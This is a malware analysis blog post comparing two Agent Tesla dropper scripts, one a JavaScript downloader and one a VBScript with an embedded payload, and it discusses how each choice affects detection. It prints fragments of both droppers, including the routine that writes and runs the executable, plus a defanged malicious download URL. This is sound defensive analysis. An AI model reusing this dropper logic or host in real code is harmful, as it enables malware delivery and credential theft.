A Tale of Two Dropper Scripts for Agent Tesla

forensicitguy.github.io/a-tale-of-two-dropper-scripts/

January 3, 2022

By *Tony Lambert*
Posted *2022-01-03* Updated *2022-03-28* *6 min* read

In this post I want to look at two script files that drop Agent Tesla stealers on affected systems and show how adversary decisions affect malware analysis and detection. If you want to follow along at home, I'm working with these samples from MalwareBazaar:

The first script (hash starting with `46dd`) is crafted with love using obfuscated JavaScript and shows how an adversary made the decision to download subsequent stages rather than embed into the script. The second script (hash starting with `ac05`) is crafted with care using VBscript and shows another adversary choosing to embed a second stage into the script rather than trying to download more content.

Adversary Path - Downloading Stages

In the downloading path, we can see that the script is fairly obfuscated, but brief:

```
var _0x181193=_0x2d0f;(function(_0x2af778,_0x402c31){var _0x2500ec=_0x2d0f,_0x1384b3=_0x2af778();while(!![]){try{var _0x1e4494=-par
(parseInt(_0x2500ec(0x1df))/0x8)+parseInt(_0x2500ec(0x1d2))/0x9*(parseInt(_0x2500ec(0x1d0))/0xa);if(_0x1e4494===_0x402c31)break;els
ActiveXObject(_0x181193(0x1ce));xhr['open'](_0x181193(0x1d6),url,![]),xhr[_0x181193(0x1da)]();function _0x4335(){var _0x9dcd91=
['2406210dsHjnj','693904PWufDQ','9vwQAXw','WScript.Shell','Write','237552VRkBbi','GET','ADODB.Stream','CreateObject','ResponseBody'
{return _0x9dcd91;};return _0x4335();}var fso=new ActiveXObject(_0x181193(0x1cc));if(fso['FileExists'](filepath)==![]){var stream=n
{var _0x43355c=_0x4335();return _0x2d0f=function(_0x2d0ffa,_0x4a32bc){_0x2d0ffa=_0x2d0ffa-0x1c8;var _0x35edeb=_0x43355c[_0x2d0ffa];
```

We could potentially make this code prettier using a NodeJS REPL but the adversary chose to leave most of the essential stuff in plaintext for us. The strings `MSXML2.XMLHTTP` and `hxxp://mudanzasdistintas[.]com.ar/vvt/td.exe` indicate a second stage likely comes from a downloaded executable. The string `shell['Run']` indicates the script likely launches that second stage at th end. While the script is relatively short, the majority of the script contents focus on obfuscation while not actually performing effective obfuscation. Since the adversary chose this route, we can make a few hypotheses:

- The script is likely smaller
- The script contains less details about subsequent stages
- A wscript or cscript process will spawn the downloaded content
- A wscript or cscript process will establish a network connection

We can test out these hypotheses using a combination of static analysis and a sandbox report. For file size, we can look at properties using `exiftool` or filesystem tools like `ls` .

```
remnux@remnux:~/cases/js-tesla$ exiftool documentos.js
ExifTool Version Number         : 12.30
File Name                       : documentos.js
Directory                       : .
File Size                       : 1917 bytes
File Modification Date/Time     : 2022:01:03 17:33:52-
05:00
File Access Date/Time           : 2022:01:03 17:11:34-
05:00
File Inode Change Date/Time     : 2022:01:03 12:36:18-
05:00
File Permissions                : -rw-r--r--
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
Newlines                        : (none)
Line Count                      : 1
Word Count                      : 21
```

This script weighs in at 1917 bytes, fairly small. From the Tria.ge sandbox report, we can also confirm `wscript.exe` makes a network connection and at least one file modification to write the executable.

■ C:\Windows\system32\wscript.exe

```
wscript.exe "C:\Users\Admin\AppData\Local\Temp\documentos Fedex.js"
```

Blocklisted process makes network request

Suspicious use of WriteProcessMemory

■ C:\Users\Admin\AppData\Local\Temp\rt.exe

```
"C:\Users\Admin\AppData\Local\Temp\rt.exe"
```

Executes dropped EXE

Loads dropped DLL

Suspicious use of SetThreadContext

Suspicious use of WriteProcessMemory

File Create	**process:**	wscript.exe	**op:**	CreateModify	**status:**	0x00000000
	path:	C:\Users\Admin\AppData\Local\Temp\rt.exe				

If we’re looking for detection ideas, we could look into analytics that involve `wscript.exe` making network connections as well as file modifications.

Adversary Path - Embedding Stages

In the sample that embeds a payload, we can first see that the script contains a lot of content.

```
on error resume next
dim medo,sea,medoff
dim maasr
set helper = createobject("Wscript.Shell")
maasr = helper.ExpandEnvironmentStrings("%temp%")
set medo = CreateObject("Msxml2.DOMDocument.3.0").CreateElement("base64")
medo.dataType="bin.base64"
medo.text="TVqQAAMAAAAEAAAA//

...

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA"
set sea= CreateObject("ADODB.Stream")
sea.Type=1
sea.Open
sea.Write medo.nodeTypedValue
sea.SavetoFile maasr & "\anyname.exe",2
helper.run(maasr & "\anyname.exe")
Function ttttttttttttttt ()
ttttttttttttttt = chr(104) & chr(101) & chr(114) & chr(111)
End function
```

I’ve included the first and last parts of the script for brevity, but the `exiftool` output shows a significantly larger size:

```
remnux@remnux:~/cases/tesla$ exiftool TGFTR.vbs
ExifTool Version Number         : 12.30
File Name                       : TGFTR.vbs
Directory                       : .
File Size                       : 935 KiB
File Modification Date/Time     : 2022:01:02 21:40:36-
05:00
File Access Date/Time           : 2022:01:03 17:27:22-
05:00
File Inode Change Date/Time     : 2022:01:02 16:42:17-
05:00
File Permissions                : -rw-r--r--
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
Newlines                        : Windows CRLF
Line Count                      : 17
Word Count                      : 49
```


This script weighs in at 935KiB vs the first script's 1917 bytes. This size difference is because the adversary chose to encode the second stage in base64 and embed it within the script. In some instances, I've seen adversaries embed multiple binaries into a script resulting in script sizes above 1MB. This helps the adversary avoid making network connections to get subsequent stages, but it gives defenders some extra clues. First, large scripts are more suspicious for any defenders that go hunting. Also, the more content adversaries include within their scripts, the more likely they are to trip YARA rules. We can see an example of this with these scripts.

```
remnux@remnux:~/cases/tesla$ yara-rules TGFTR.vbs
Base64_encoded_Executable TGFTR.vbs

remnux@remnux:~/cases/tesla$ yara-rules ../js-
tesla/documentos.js
```

For the VBscript containing the embedded stage, YARA detected an encoded Windows EXE. For the JS dropper that didn't have embedded content, YARA found nothing (although a custom ruleset would work better). For this demonstration I'm using the default YARA rules included with REMnux.

An additional issue embedding poses for the adversary: once a malware analyst has the first stage script, they can extract the subsequent versions easily, depending on the level of obfuscation. In this case, I could copy all of the content from `TVqQ` through the end of the string and paste it into its own file named `mal.b64`. Then I used `base64 -d` to decode the file into a Windows EXE.



```
remnux@remnux:~/cases/tesla$ base64 -d mal.b64 > mal.bin

remnux@remnux:~/cases/tesla$ file mal.bin
mal.bin: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS
Windows

remnux@remnux:~/cases/tesla$ hexdump -C mal.bin | head
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00
|MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00
|........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
|................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00
|................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68
|........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program
canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in
DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00
|mode....$.......|
00000080  50 45 00 00 4c 01 03 00  fe f0 ce 61 00 00 00 00
|PE..L......a....|
00000090  00 00 00 00 e0 00 02 01  0b 01 30 00 00 e8 0a 00
|..........0.....|
```

Sure enough, we can see the extracted material is a Windows EXE! If you’re looking for detection ideas for this path, you can focus on the script content itself and use YARA, nework signatures, AV rules, and possibly behavioral analytics like `wscript.exe` spawning things it just wrote to disk.

Thanks for reading!